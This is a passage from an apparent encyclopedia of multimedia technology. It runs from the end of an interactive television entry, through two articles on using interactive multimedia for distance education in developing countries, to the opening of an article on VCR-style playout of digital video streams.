In sum, the development of the market generated by technological innovations forces the individual television firm increasingly to know its positioning and the state of dynamic competition.

KEY TERMS

Decoder: See Set-top Box.

Interactivity: Usually taken to mean the chance for interactive communication among subjects. Technically, interactivity implies the presence of a return channel in the communication system, going from the user to the source of information. The channel is a vehicle for the data bytes that represent the choices or reactions of the user (input).

Interactive Television: Defined as domestic television boosted by interactive functions, made possible by the significant effects of digital technology on television transmission systems. It supports subscriber-initiated choices or actions that are related to one or more video programming streams.

Multimedia Service: A type of service which includes more than one type of information (text, audio, pictures, and video), transmitted through the same mechanism and allowing the user to interact or modify the information provided.

Set-Top Box: The physical box that is connected to the TV set and the modem/cable return path. It decodes the incoming digital signal, verifies access rights and security levels, displays cinema-quality pictures on the TV set, outputs digital surround sound, and processes and renders the interactive TV services.

Value Chain: As made explicit by Porter in 1980 a value chain can be defined as a firm's co-coordinated set of activities to satisfy customer needs, starting with relationship with suppliers and procurement, going through production, selling and marketing, and delivering to the customer. Each stage of the value chain is linked with the next stage, and looks forward to the customer's needs, and backwards from the customer too. Each link of the value chain must seek competitive advantage: it must be either a lower cost than the corresponding link in competing firms, or add more value by superior quality or differentiated features (Koch, 2000).

Interactive Multimedia Technologies for Distance Education in Developing Countries

Hakikur Rahman
SDNP, Bangladesh

INTRODUCTION

With the extended application of information technologies, the conventional education system has crossed the physical boundaries to reach the unreached through virtual education system. In distant mode of education, students get opportunity to education through self-learning methods with the use of technology-mediated techniques. Accumulating a few other available technologies, efforts are being made to promote distance education in remotest regions of the developing countries through institutional collaborations and adaptive use of collaborative learning systems (Rahman, 2000a).

Distance education in a networked environment demands extensive use of computerized LAN/WAN, excessive use of bandwidth, expensive use of sophisticated networking equipment, and in a sense, this is becoming a hard-to-achieve target in developing countries. High initial investment cost always demarcates thorough usage of networked hierarchies where the basic backbone infrastructure of IT is in a rudimentary stage. Furthermore, multimedia puts additional pressure on communications systems with types of information flow, bandwidth requirements, development of local and wide area networks with a likely impact on narrowband and broadband ISDN.

Developed countries are taking a leading role in spearheading distance education through flexible learning methods, and many renowned universities of the western world are offering highly specialized and demanding distance education courses by using their dedicated high bandwidth computer networks. Many others have accepted a dual mode of education, rather than sticking to the conventional education system. Research indicates that teaching and studying at a distance can be as effective as traditional instruction when the method and technologies used are appropriate to the instructional tasks with intensive learner-to-learner interactions, and instructor-to-learner interactions. Radio, television, and computer technologies, including the Internet and interactive multimedia methods, are major components of the virtual learning methodologies.

The goals of distance education, as an alternative to traditional education, have been to offer accredited education programs, to eradicate illiteracy in developing countries, to provide capacity development programs for better economic growth, and to offer curriculum enrichment in the nonformal educational arena. Distance education has experienced dramatic global growth since the early 1980s. It has evolved from early correspondence learning using primarily print-based materials into a global movement using various technologies.

BACKGROUND

Distance education has been defined as an educational process in which a significant proportion of the teaching is conducted by someone remote in space and/or time from the learner. Open learning, in turn, is an organized educational activity, based on the use of teaching materials, in which constraints on study are minimized in terms either of access, or of time and place, pace, method of study, or any combination of these (UNESCO, 2001).

There is no ideal model of distance education, but several are innovative for very different reasons. Philosophies of an approach to distance education differ (Thach & Murphy, 1994). With the advent of educational technology-based resources (the CD-ROMs, the Internet, the Web page, and so on) flexible learning methodologies are getting popular to a large mass of population who otherwise was missing the opportunity of accessing formal education (Kochmer, 1995). Murphy (1995) reported that, to reframe the quality of teaching and learning at a distance, four types of interaction are necessary. These are learner-content, learner-teacher, learner-learner, and learner-interface. Interaction also represents the connectivity the students feel with their professor, aides, facilitators, and peers

(Sherry, 1996). Responsibility for this sort of interaction mainly depends upon the instructor (Barker & Baker, 1995).


The goal of utilizing multimedia technologies in education is to provide the learners with an empowering environment where multimedia may be used anytime, anywhere, at moderate cost and in an extremely user-friendly manner. However, the technologies employed must remain transparent to the user. Such a computer-based, interactive, multimedia environment for distance education is achievable now, but at the cost of high bandwidth infrastructure, and sophisticated delivery facilities. Once this had been established for distance education, many other information services essential for accelerated development (e.g., health, governance, business, and so on) may be developed and delivered over the same facilities (Day et.al., 1996).

Due to the recent development of information technology, educational courses using a variety of media are being delivered to students in diversified locations to serve the educational needs of the fast-growing populations. Developments in technology allow distance education programs to provide specialized courses to students in remote geographic areas with increasing interactivity between student and educator. Although the ways in which distance education is implemented differ remarkably among country to country, most distance learning programs rely on technologies which are either already in place, or are being replicated for their cost-effectiveness. Such programs are particularly beneficial for the many people who are not financially, physically, or geographically able to obtain conventional education, especially for the participants in the developing countries.

Though Cunningham et al. (2000) referred in their report that "notwithstanding the rapid growth of online delivery among the traditional and new provisions of higher education, there is as yet little evidence of successful, established virtual institutions." However, in a 2002 survey of 75 randomly chosen college providing distance learning programs, results revealed an astounding growth rate of 41% per programme in the higher education distance learning (Primary Research Group, 2002). Gunawardena and McIsaac (2003), in their *Handbook of Distance Education*, have referred from the same research case that, "In this time of shrinking budgets, distance learning programs are reporting 41% average annual enrollment growth. Thirty percent of the programs are being developed to meet the needs of professional continuing education for adults. 24% of distance students have high-speed bandwidth at home. These developments signal a drastic redirection of traditional distance education." According to an estimate, the IT based education and e-Learning market across the globe is projected at USD11.4 billion in 2003 (Mahajan, Sanone, & Gujar, 2003).

It is vital that learners should be able to deal with real-world tasks that require problem-solving skills,

Figure 1. Communication/management hierarchy of open learning system



to integrate knowledge incorporating their own experiences, and to produce new insights in their career. Adult learners and their instructors should be able to handle a number of challenges before actual learning starts, make themselves resourceful by utilizing their own strengths, skills, and demands by maintaining self-esteem, and clarify themselves by defining what has been learned, how much it is useful to the society, and how the content would be effectively utilized for the community in knowledge-building effort.

One of the barriers to success and development in Open Learning in The Commonwealth developing countries is lack of sound management practice. Sometimes the people who are appointed to high office in Open and Distance Learning do not have proper management skills. As a result, their management practice is poor. They often lack professionalism, proper management ethics, and so on. They lack strategic management skills, they cannot build conducive working environments for staff, nor can they build team spirit required in a learning institution (Tarusikirwa, 2001).

The basic hierarchy of a distance education provider in a country can be shown in the figure below, adapted from Rahman (2001a):

MAIN FOCUS OF THE ARTICLE

There is no mystery to the way effective distance education programs develop. They do not happen spontaneously; they evolve through the hard work and dedicated efforts of many highly committed individuals and organizations. In fact, successful distance education programs rely on the consistent and integrated efforts of learners, faculty, facilitators, support staff, and administrators (Suandi, 2001).

By adapting available telephone technology, it is easy to implement computer communications through dial-up connectivity. Due to nonavailability of high speed backbone, the bandwidth may be very low, but this technique can be made popular within organizations, academics, researchers, individuals, and so on. A recent global trend of cost reduction in Internet browsing has increased Internet users in many countries. However, as most of the ISPs are located either in the capital, or larger metropolitan cities, establishment of regional centres and remote telecentres located at distant places are now time-demanding.

Teleconferencing, videoconferencing, computer-based interactive multimedia packages, and various forms of computer-mediated communications are technologies that facilitate synchronous delivery of content and real-time interaction between teacher and students, as well as opportunities for problem-solving either individually or as a team (Rickards, 2000). Students in developing countries with limited assets may have very little access to these technologies, and thus fall further behind in terms of information infrastructure. On the other hand, new telecommunications avenues, such as satellite telephone service, could open channels at reasonable cost to the remotest areas of the world.

Integrated audio, video, and data systems associated with interactive multimedia have been found as successful distance education media for providing educational opportunities to learners of all ages, at all levels of education, and dispersed in diversified geographical locations (Rahman, 2001a, 2001b). To make the learning processes independent of time and places in combination of technology-based resources, steps need to be taken towards interactive multimedia methods for disseminating education to remote rural-based learners.

Computer technology evolves so quickly that the distant educator focused solely on innovation "not meeting tangible needs" will constantly change equipment in an effort to keep pace with the "latest" technical advancements (Tarusikirwa, 2001). Hence, availability of compatible equipment at reduced price and integration of them for optimized output becomes extremely difficult during implementation period, and most of the time, the implementation methodology differs from theoretical design. Sometimes the implementation becomes costly too, in comparison to the output benefit in the context of a developing country.

Initially, computers with multimedia facilities can be delivered to regional resource centres, and media rooms can be established in those centres, which would be used as multimedia labs. Running those labs would necessitate involvement of two/three IT personnel in each centre. To implement and to ascertain the necessity, importance, effectiveness, demand, and efficiency, an initial questionnaire set can be developed. A periodical survey among the learners through the questionnaire set would reflect the effectiveness of the project for necessary fine-tuning. After complete installation and operation of a few pilots in specific regions, a whole country can be brought under a common network through these regional centres.

A thin line of light can be projected by adhering to available low cost IT methods in remote information centres, acting as a distance education threshold. The learning processes in recent days have been made independent of time and places by utilizing a combination of available technology-based resources. The learning sequences can be made more accessible to remote users, especially in rural and unaccessible areas, by introducing interactive multimedia technologies as dissemination media. With bare minimum ICT infrastructure support at the national level, the learning centre can initially focus around 40Km periphery around the main campus, providing line of sight radio connectivity, ranging from 2Km to 40Km, depending on demand and connectivity cost to the nodal/ subnodal learning centres. These could be schools or community information centres, or affiliated learning centres under the main campus.


To avail the best opportunity of interactive communications, collaborative approaches can be thought of with similar institutions offering Internet services at the grass root level and effective collaborations among the distance educator and other service providers can set a viable model at the out set. Figure 2, adapted from Rahman (2001a), is showing the growth pattern and mode of connectivity between these types of institutions. In future, more such institutions can easily be brought under this communications umbrella.

A need base survey may need to be conducted during the inception period, enquiring about the physical location, demand of the community, requirement of different programmes, connectivity issues, sustainability perspective, and other related issues, before the establishment of RRCs/DCs/CCs. Following different national consensus, education statistics, and demand of the local populations, the locations are needed to be justified (Rahman, 2003). The survey may even become vital for the learning centre authority at later stage during operation and management.

FUTURE TRENDS

In the absence of a high-speed Internet backbone and basic tele-communications infrastructure, it is extremely difficult to accommodate transparent communications link with dial-up connection, and at the same time, it is not at all cost effective to enter the Internet with a dial-up connectivity. However, in recent days availability of VSAT (SCPC/MCPC), radio link (line of sight and nonline of sight), Wi-Fi (Wireless-Fidelity), and Wi-Max technology have become more receptive to the

Figure 2. Growth pattern and mode of communications between main campus of the distance education provider and other service providers



terminal entrepreneurs, and in a way more acceptable to the large group of the communities.

Using appropriate techniques, Web-based multimedia technology would be cheaper and more interactive at the front end, accumulating all acquired expenses (Suandi, 2001). Diversified communications methods could easily be adapted to establish a national information backbone, and superimposing it over with other available discrete backbones in course of time without restricting each others' usage; the main backbone can be made more powerful, and hence effectively utilized. A combination of different media can be used in an integrated way by distant mode course developers. The materials may include specially-designed printed self-study texts, study guides and a variety of selected articles: course resource packs for learners containing print, video cassettes, audio cassettes, and CDs for each course stage. Computer communication between learners and learners and educators plays a key role in using the education network system (e-mail, Internet, MSN, teleconferencing, video conferencing, media streaming, and so on).

Popular search engines, like Google (http://scholar.google.com), Yahoo, Altavista, and recently-developed Wiki are gradually acting as distant learning tools. Streaming media is an exciting and evolving series of technologies that enrich and expand information distribution. Streaming media technology enables to include audio, video, and other multimedia files into a Web site, thus enriching the experience of visitors and allowing them to convey information in a more meaningful, interactive, and engaging approach.

These distance education strategies may form hybrid combinations of distance and traditional education in the form of distributed learning, networked learning, or flexible learning in which multiple intelligence are addressed through various modes of information retrieval (Gunawardena & McIsaac, 2003). At the same time, infrastructures need to be developed to cope up with the increasing number of distant students and availability of low cost multimedia technologies. In this regard, a dedicated Web server can be treated as an added resource among the server facilities. The Web server is to act as resources to all students, tutors, staffs, and outsiders providing necessary support in the knowledge dissemination process and a tool for collaborative learning/ teaching. Information infrastructure has to be established such that remote stations could log into the Web server and download necessary documents, files, and data at reasonably high speed.

CONCLUSION

Effective utilization of capital resources, enhancement towards an improved situation, and success of the collaborative learning depends largely on socioeconomics, geographical pattern, political stability, motivation, and ethical issues (Rahman, 2000b). Through sincere effort, concrete ideology, strong positive attitude, dedicated eagerness, sincerity and efficiency, distance educator may achieve the target of enlightening the common citizen of the country by raising the general platform of education. This sort of huge project may involve not only technology issues, but also moral, legal, ethical, social, and economic issues as well. Hence, this type of project may also need to determine the most effective mix of technology in a given learning environment, to offer technology-based distant teaching as efficient as traditional face-to-face teaching.

Adoption of these advanced technology-based methods in distance education, especially in low income generating countries, need to explore other diversified facts. Socioeconomic structure comes first, then comes availability with affordability, as whether those remotely-located students could at least be provided with hands-on multimedia technology familiarity. It is important that university academics may debate on educational merits of interactive multimedia environments from theoretical viewpoints, but practical issues like accessibility and flexibility of learning experiences have potentially significant impact on the effectiveness of student learning.

A huge population living in a rural area and spreading education to the rural-based community needs tremendous planning and effort (Rahman, Rahman, & Alam, 2000) and a gigantic amount of financing for its successful implementation. Affordability of high-tech infrastructure would necessitate huge amount of resources, which might not be justified at the initial period, where demand of the livelihood would divert towards some other basic emergency requirements. High initial investment cost would discourage entrepreneurs to be easily convinced, and gear up beyond a preconceived state of impression with additional funding.

Absence of a high bandwidth backbone of information infrastructure in developing countries would put the high-tech plan in indisputable difficulties for smooth implementation and operation. Limited number of PCs per student/academic staff would contradict with the motive of affordable distribution of technology-based methods to remotely-located stations.

KEY TERMS

Developing Countries: Developing countries are those countries in which the average annual income is low, most of the population is usually engaged in agriculture, and the majority live near the subsistence level. In general, developing countries are not highly industrialized, dependent on foreign capital and development aid, whose economies are mostly dependent on agriculture and primary resources, and do not have a strong industrial base. These countries generally have a gross national product below $1,890 per capita (as defined by the World Bank in 1986).

Information and Communications Technology: ICT (information and communications technology—or technologies) is an umbrella term that includes any communication device or application, encompassing: radio, television, cellular phones, computer and network hardware and software, satellite systems, and so on, as well as the various services and applications associated with them, such as videoconferencing and distance learning. ICTs are often spoken of in a particular context, such as ICTs in education, health care, or libraries.

Interactive Multimedia Techniques: Techniques that a multimedia system uses, in which related items of information are connected and can be presented together. Multimedia can arguably be distinguished from traditional motion pictures or movies both by the scale of the production (multimedia is usually smaller and less expensive) and by the possibility of audience interactivity or involvement (in which case, it is usually called interactive multimedia). Interactive elements can include: voice command, mouse manipulation, text entry, touch screen, video capture of the user, or live participation (in live presentations).

MCPC: Multiple Channel Per Carrier. This technology refers to the multiplexing of a number of digital channels (video programmes, audio programmes, and data services) into a common digital bit stream, which is then used to modulate a single carrier that conveys all of the services to the end user.

SCPC: Single Channel Per Carrier. In SCPC systems, each communication signal is individually modulated onto its own carrier which is used to convey that signal to the end user. It is a type of FDM/FTDM (Frequency Division Multiplexing/Frequency Time Division Multiplexing) transmission where each carrier contains only one communications channel.

Interactive Multimedia Technologies for Distance Education Systems

Hakikur Rahman
SDNP, Bangladesh

INTRODUCTION

Information is typically stored, manipulated, delivered, and retrieved using a plethora of existing and emerging technologies. Businesses and organizations must adopt these emerging technologies to remain competitive. However, the evolution and progress of the technology (object orientation, high-speed networking, Internet, and so on) has been so rapid, that organizations are constantly facing new challenges in end-user training programs. These new technologies are impacting the whole organization, creating a paradigm shift which, in turn, enables them to do business in ways never possible before (Chatterjee & Jin, 1997).

Information systems based on hypertext can be extended to include a wide range of data types, resulting in hypermedia, providing a new approach to information access with data storage devices, such as magnetic media, video disk, and compact disk. Along with alphanumeric data, today's computer systems can handle text, graphics, and images, thus bringing audio and video into everyday use.

DETF Report (2000) refers that technology can be classified into noninteractive and time-delayed interactive systems, and interactive distance learning systems. Noninteractive and time-delayed interactive systems include printed materials, correspondence, one-way radio, and television broadcasting. Interactive distance learning systems can be termed as "live interactive" or "stored interactive," and range from satellite and compressed videoconferencing, to stand-alone computer-assisted instruction with two or more participants linked together, but situated in locations that are separated by time and/or place. Different types of telecommunications technology are available for the delivery of educational programs to single and multiple sites throughout disunited areas and locations.

Diaz (1999) indicated that there are numerous multimedia technologies that can facilitate self-directed, practice-centered learning and meet the challenges of educational delivery to the adult learner. Though, delivering content via the WWW has been tormented by unreliability and inconsistency of information transfer, resulting in unacceptable delays and the inability to effectively deliver complex multimedia elements, including audio, video, and graphics. A CD/Web hybrid, a Web site on a compact disc (CD), combining the strengths of the CD-ROM and the WWW, can facilitate the delivery of multimedia elements by preserving connectivity, even at constricted bandwidth. Compressing a Web site onto a CD-ROM can reduce the amount of time that students spend interacting with a given technology, and can increase the amount of time they spend learning.

University teaching and learning experiences are being replicated independently of time and place via appropriate technology-mediated learning processes, like the Internet, the Web, CD-ROM, and so on. However, it is possible to increase the educational gains possible by using the Internet while continuing to optimize the integration of other learning media and resources through interactive multimedia communications. Among other conventional interactive teaching methods, Interactive Multimedia Methods (IMMs) seems to be adopted as another mainstream in the path of distance learning system.

BACKGROUND

Hofstetter, in his book (*Multimedia Instruction Literacy*), defined "Multimedia Instruction" as "the use of a computer to present and combine text, graphics, audio and video, with links and tools that let the user navigate, interact, create and communicate."

Interactive Multimedia enables the exchange of ideas and thoughts via the most appropriate presentation and transmission media. The goal is to provide an empowering environment where multimedia may be used anytime, anywhere, at moderate cost and in a user-friendly manner. Yet the technologies employed must remain apparently transparent to the end user.

Interactive distance learning systems can be termed as "live interactive" or "stored interactive," and range from satellite and compressed videoconferencing to stand-alone computer-assisted instruction with two or more participants linked together, but situated in locations that are separated by time and/or place.

Interactive multimedia provides a unique avenue for the communication of engineering concepts. Although most engineering materials today are paper-based, more and more educators are examining ways to implement publisher-generated materials or custom, self-developed digital utilities into their curricula (Mohler, 2001). Mohler (2001) also referred that it is vital for engineering educators to continue to integrate digital tools into their classrooms, because they provide unique avenues for activating students in learning opportunities, and describe engineering content in such a way that is not possible with traditional methods.

The recent media of learning constitutes a new form of virtual learning-communication. It very probably demands an interacting subject that is changed in its self-image. The problem of translation causes a shift of meaning for the contents of knowledge. The question must be asked who and what is communicating there, in which way, and about which specific contents of knowledge. The connection between communication and interaction finally raises the philosophical question of the nature of social relationships of Internet communities, especially with reference to user-groups of learning-technologies in distance education, generally to the medium in its whole range (Cornet, 2001).

Many people, including educators and learners, enquire among themselves whether the distant learners learn as much as those receiving traditional face-to-face instruction. Research indicates that teaching and studying at a distance can be as effective as traditional instruction when the method and technologies used are appropriate to the instructional tasks with intensive learner-to-learner interactions, instructor-to-learner interactions, and instructor-to-instructor interactions (Rahman, 2003a). With the convergence of high speed computing, broadband networking, and integrated telecommunication techniques, this new form of interactive multimedia technology has broadened the horizon of distance education systems through diversified innovative methodologies.

MAIN FOCUS OF THE ARTICLE

Innovations in the sector of information technology have lead educators, scientists, researchers, and technocrats to work together for betterment of the communities through effective utilization of available benefits out of it. By far, the learners and educators are among the best beneficiaries at the frontiers of adoptive technologies. Education is no longer a time-bound, scheduled-bound, or domain-bound learning process. A learner can learn at prolonged pace of period with enough flexibility in the learning processes, and at the same time, an educator can provide the services to the learners through much more flexible media, open to multiple choices.

Using diversified media (local area network, wide area network, fiber optics backbone, ISDN, xDSL, T1, radio link, and conventional telephone link) education has been able to reach the remotely located learners at faster speed and lesser effort. At the very leading edge of the boomlet in mobile wireless data applications are those that involve sending multimedia data images, and eventually video over cellular networks (Blackwell, 2004).

Technology-integrated learning systems can interact with learners both in the mode similar to the conventional instructors. and in new modes of information technology through simulations of logical and physical sequences. With fast networks and multimedia instruction-based workstations in distributed classrooms and distributed laboratories, with support from information dense storage media—like writeable disks/CDs—structured interactions with multimedia instruction presentations can be delivered across both time and distance.

A distributed learning platform facilitates learner-centered educational paradigm, rather than tutor-centered system, and promotes interactive learning, where the learner can initiate the learning processes. In distributed learning, every learner must have easy access to network infrastructure and Internet. To support it, the network should be robust at high traffic and diversified data flow. Interactive multimedia-based courseware sometimes demand extended bandwidth, which is often difficult to satisfy in a developing country's context where high speed data is still not available to most of the consumers. To suffice this problem, off-line interactive multimedia CDs are becoming popular (Rahman, 2003b).

There are several technologies within the realm of distance learning and the WWW that can facilitate self-directed, practice-centered learning, and meet the challenges of educational delivery to the learner. Several forms of synchronous (real time) and asynchronous (delayed time) technology can provide communication between educator and learner that is stimulating and that meets the needs of the learner.

The Web is 24 hours a day. Substantial benefits are obtained from using the Web as part of the service strategy (RightNow, 2003, p.1). Using the Web format, an essentially infinite number of hyperlinks may be created, enabling content provided by one member to be linked to relevant information provided by another. Any particular subject is treated as a collection of educational objects, like images, theories, problems, online quizzes, and case studies. The Web browser interface lets the individual to control how content is displayed, such as opening additional windows to other topics for direct comparison and contrast, or changing text size and placement (Tuthill, 1999).

Interactive and animated educational software combined with text, images, and case simulations relevant to basic and advanced learning can be built to serve the learners' community. Utilizing client server technology, Ethernet, and LAN/WAN network, it can easily span around campus, areas, and regions. Interactive modules can be created by using Macromedia Authorware, Flash, Java applets, and other available utilities. They can be migrated to html-based programming, permitting platform independence and widespread availability via the World Wide Web. Macromedia Director can be used to create interactive materials for use on the World Wide Web, in addition to basic html editors.

Some applications of multimedia technologies are:

- Analog/digital video
- Audio conferencing
- Authoring software
- CD-ROMs, drives
- Collaborative utility software
- Digital signal processors
- Hypermedia
- Laserdiscs
- E-books
- Speech processors, synthesizers
- Animation
- Video conferencing
- Virtual reality
- Video capture
- Video cams, etc.

A few technology implications are cited below in Table 1, showing the transformation of educational paradigms:

Introducing highly interactive multimedia technology as part of the learning curriculum can offer the best possibilities of development for the future of distance learning. The system should include a conferencing system, a dynamic Web site carrying useful information to use within the course, and access to discussion tools. Workstations are the primary delivery system, but the interaction process can be implemented through various methods, as described in Table 2.

Furthermore, course materials used in interactive learning techniques may involve some flexible methods (with little or no interactions), as presented in Table 3.

Miller (1998) and Koyabe (1999) put emphasis on the increased use of multicasting in interactive learning and extensive usage of computers and network equipment in multicasting (routers, switches, and high-end

Table 1. Transformation of educational paradigms

Old Model	New Model	Technology Implications
Classroom lectures	Individual participation	LAN connected PCs with access to information
Passive assimilation	Active involvement	Necessitates skill development and simulation of knowledge
Emphasize on group learning	Emphasize on individual learning	Benefits from learning tools and application software
Teacher at center and at total control	Teacher as educator and guide	Relies on access to network, servers and utilities
Static content	Dynamic content	Demands networks and publishing tools
Homogeneity in access	Diversity in access	Involves various IMM tools and techniques

Table 2. Types of interaction methods

Interaction methods	Media	Advantage	Disadvantage	Further development
Through teachers	E-mail, Usenet, Chat, Conferencing	Quality in teaching	Time consuming	Conferencing Systems, Video processing techniques
Interactive discussions	Interactive Software	Reusability, easier installation	Lengthy development time	High definition audio and video broadcasts
Collaborative learning	E-mail, Usenet, Chat, Conferencing	Inexpensive, easy access	Less control and supervision	Conferencing systems and discussion tools

Table 3. Delivery methods in interactive learning

Methods	Controlling agents	Media	Advantage/ Disadvantage	Further development
Point to Point	Educator or Learner	Desktop PC	Better interaction, one to one communication /Very expensive	To make it an acceptable solution in a mega university or in developing country situation
Point to multi point	Teacher or guide	Desktop PC, conferencing system	Flexible/Little interaction	Improved interaction
Multi-point to multi-point	Teacher or guide	Conferencing system, Desktop PC, LAN/WAN	More flexible/Little or no interaction	Improved technology
Streaming, audio, text and video	Student or learner	Internet or intranet	Time and place independent /No Interaction (except simulated techniques)	Improved material presentation

Table 4. Different multicast applications

Topology	Real-time	Non Real-Time
Multimedia	Video Server, Video Conferencing, Internet audio, Multimedia events, Web casting (live)	Replication (Video/Web servers, Kiosks), Content delivery (intranets and Internet), Streaming, Web casting (stored)
Data Only	Stock quotes, News feeds, Whiteboards, Interactive gaming	Data delivery (peer/peer, sender/client), Database replication, Software distribution, Dynamic caching

LAN equipment). The shaded cell in Table 4 represents real-time multicast applications supported by real-time transport protocol (RTP), real-time control protocol (RTCP), or real-time streaming protocol (RTSP), while the unshaded cells show multicast data applications supported by reliable (data) multicast protocols.

Finally, underneath these applications, above the infrastructure, asynchronous transfer mode (ATM) seems to be the most promising emerging technology enabling the development of integrated, interactive multimedia environment for distance education services appropriate for the developing country context. ATM offers economical broadband networking, combining high quality, real-time video streams with high-speed data packets, even at constricted bandwidth. It also provides flexibility in bandwidth management within the communication protocol, stability in the content, by minimizing data noise, unwanted filter, and cheaper delivery by reducing costs of networking.

FUTURE TRENDS

New technologies have established esteemed standing in education and training, despite various shortcomings in their performances. Technological innovations have been applied to improve the quality of education for many years. There are instances where applications of the technology had the potential to completely revolutionize the educational systems. Reformed usage of devices like radio, television, and video recorders are among many as the starter. Interconnected computers with Internet are the nonconcatenated connection between the traditional and innovative techniques. The recent addition of gadgets like personal digital assistants (PDAs), and software like virtual libraries, could be some way out to advanced researchers among many innovative methods on interactive learning.

When prospect of future usage of new technologies emerge in educational settings, there seems to be an innate acknowledgment that positive outcomes will be achieved, and these outcomes will justify the expenses. When research is conducted to verify these assumptions, the actual outcomes may sometime be less than those expected. The research methodology behind interactive learning should be based on the notion that the interactivity be provided in the learning context to create environments where information can be shared, critically analyzed, and applied, and along the process, it becomes knowledge in the mind of the learner.

The use of interactive television as a medium for multimedia-based learning is an application of the technology that needs further investigation by the researchers. Researches need to be carried to study the impact of the interactions on the quality of the instructional delivery and develop guidelines for educators and instructional designers to maximize the advantage obtained from this mode of learning in broadcast, narrowcast, and multicast modes.

Another emergent technology that appears to hold considerable promise for networked learning is the data broadcasting system (DBS). This technology provides the facility to insert a data stream into a broadcast television signal. Researches need to investigate the utility and efficacy of this technology for use in interactive learning sequences.

Current IMM context has found concrete ground and high potential in distance education methodologies. Further researches need to be carried out towards the cost-effective implementation of this technology. Emphasis should be given to study applications of the technology being used as a vehicle for the delivery of information and instruction, identifying existing problems and research need to focus on developing applications that should make full use of the potentiality offered by this technology.

While security has been extensively addressed in the context of wired networks, the deployment of high speed wireless data and multimedia communications ushers in new and greater challenges (Bhatkar, 2003, p. 21). The broadband has emerged as the third wave of technology offering high bandwidth connectivity across wide area networks, opening enormous opportunities for information retrieval and interactive learning systems (Rahman, 2003b). However, until the browser software includes built-in support for various audio and video compression schemes, it needs cautious approach from the instructional designer to select the plug-in software that supports multiple platforms and various file formats. Using multimedia files that require proprietary plug-ins usually force the user to install numerous pieces of software in order to access multimedia elements.

Similarly, audio and video streaming is becoming more popular as a means for delivering complex multimedia files, because it relies on compression schemes that reduce the time it takes to view or hear multimedia files. Real-Networks deliver both audio and video through the use of Real Audio and Real Video plug-in architectures that extend the browser support for video and audio streaming (Haring, 1998).

It is pertinent that all the newly evolved technologies now exist which are necessary to cost-effectively support the revolution in IMM-based learning system for making cost-effective solutions, and they are sorely needed by the developing world. Researchers should take the opportunity to initiate a revolution over the coming years. The main challenges lie in linking and coordinating the "bottom-up" piloting of concepts (at design stage) with the "top-down" policy-making (at implementation stage) and budgeting processes from the local (in modular format), to the global level (in repository concept).

CONCLUSION

Regardless of the geographical locations, the future learning system cannot be dissociated with information and communication technologies. As technology becomes more and more ubiquitous and affordable, virtual learning carries the greatest potential to educate masses in the rural communities in anything and everything. This system of learning can and will revolutionize the education system at the global context, especially in the developing world.

The whole issue of the use of IMM in the learning process is the subject of considerable debate in academic arena. While many educators are accepting to embrace applications of the multimedia technologies and computer-managed learning, they are advised to be cautious in their expectations and anticipations by their contemporary colleagues. Researches in this aspect clearly indicate that media themselves do not influence learning, but it is the instructional design accompanying the media that influences the quality of learning.

The success of the technology in these areas is acknowledged, as is the current move within world famous universities to embrace a number of the instructional methodologies into their on-campus education system. Much expectation is there for those educators concerned, and to be wary of assuming that gains will be achieved from these methods and technologies. However, there is a need for appropriate research to support and guide the forms of divergence that have taken place during the last decade in the field of distance education.

One of the long-standing problems in delivering educational content via the WWW has been the unpredictability and inconsistency of information transfer via Internet connections. Whether connection to the WWW is established over conventional telephone lines or high speed LANs/WANs, often communication is delayed or terminated because of bottlenecks at the server level, congestion in the line of transmission, and many unexpected hangouts. Furthermore, the current state of technology does not allow for the optimal delivery of multimedia elements, including audio, video, and animation at expected rate. Larger multimedia files require longer download times, which means that students have to wait for much longer time to deal with these files. Even simple graphics may cause unacceptable delays in congested bandwidth. A CD/Web hybrid, a Web site on a CD, can serve as an acceptable solution in these situations.

KEY TERMS

Hypermedia: Hypermedia is a computer-based information retrieval system that enables a user to gain or provide access to texts, audio and video recordings, photographs, and computer graphics related to a particular subject.

Interactive Learning: Interactive learning is defined as the process of exchanging and sharing of knowledge resources conducive to innovation between an innovator, its suppliers, and/or its clients. It may start with a resource-based argument, which is specified by introducing competing and complementary theoretical arguments, such as the complexity and structuring of innovative activities, and cross-sectoral technological dynamics.

Interactive Multimedia Method (IMM): It is a multimedia system in which related items of information are connected and can be presented together. This system combines different media of for its communication purposes, such as, text, graphics, sound, and so on.

ISDN: ISDN (Integrated Services Digital Network) is a set of CCITT/ITU (Comité Consultatif International Téléphonique et Télégraphique/International Telecommunications Union) standards for digital transmission over ordinary telephone copper wire, as well as over other media. ISDN, in concept, is the integration of both analog or voice data together with digital data over the same network.

Multicast: Multicast is communication between a single sender and multiple receivers on a network. Typical uses include the updating of mobile personnel from a home office and the periodic issuance of online newsletters. Together with anycast and unicast, multicast is one of the packet types in the Internet Protocol Version 6 (IPv6).

Multimedia/Multimedia Technology: Multimedia is more than one concurrent presentation medium (for example, CD-ROM or a Web site). Although still images are a different medium than text, multimedia is typically used to mean the combination of text, sound, and/or motion video.

T1: The T1 (or T-1) carrier is the most commonly used digital line in the United States, Canada, and Japan. In these countries, it carries 24 pulse code modulation (PCM) signals using time-division multiplexing (TDM) at an overall rate of 1.544 million bits per second (Mbps). In the T-1 system, voice signals are sampled 8,000 times a second, and each sample is digitized into an 8-bit word.

Interactive Playout of Digital Video Streams

Víctor M. Gulías
University of A Coruña, MADS Group, Spain

INTRODUCTION

Interactive Playout

Even though digital systems have many advantages over traditional analogue systems, end users expect that they will not loose any functionality in the transition. Concretely, capabilities of video cassette recorders (VCR) should be ported to stand alone digital media players (e.g., DVD players) and streaming services (e.g., digital TV and VoD services). Those capabilities are usually known as interactive playout or, simply, digital VCR functionality. Typical VCR features are random access, pause/resume, reverse play, fast forward/backward, and slow motion.

Random access and pause/resume functionalities are relatively easy to implement in digital systems. On the other hand, video coding techniques and bandwidth restrictions severely complicate the implementation of the other VCR operations.

Usually, VCR capabilities apply only to video streams. In interactive playout mode, audio streams are commonly discarded. Also, the quality of video streams in interactive mode may be downgraded due to system limitations.

Architecture Constraints

Both stand-alone and client-server systems have architectures similar to Figure 1. There is a server side, where video data is stored, a data path, and a client that receives and plays the video streams. The client has a decoder and a small buffer to temporarily store data received from the server until the decoder decodes and presents them. The client buffer is very small compared to the server storage; it can only store a few seconds of video data.

For example, in a stand-alone DVD player, the data server is the DVD reader, the storage the DVD disk, the data path the internal memory bus, and the client is the internal decoder. In a **VoD** service for digital TV, the server and storage are the VoD server, the data path is the digital TV network, and the client is the set top box.

There are two main differences between stand-alone and client-server systems. First, the bandwidth is much higher for data paths in stand-alone systems. Second, in client-server systems, many clients share the data server computational power.
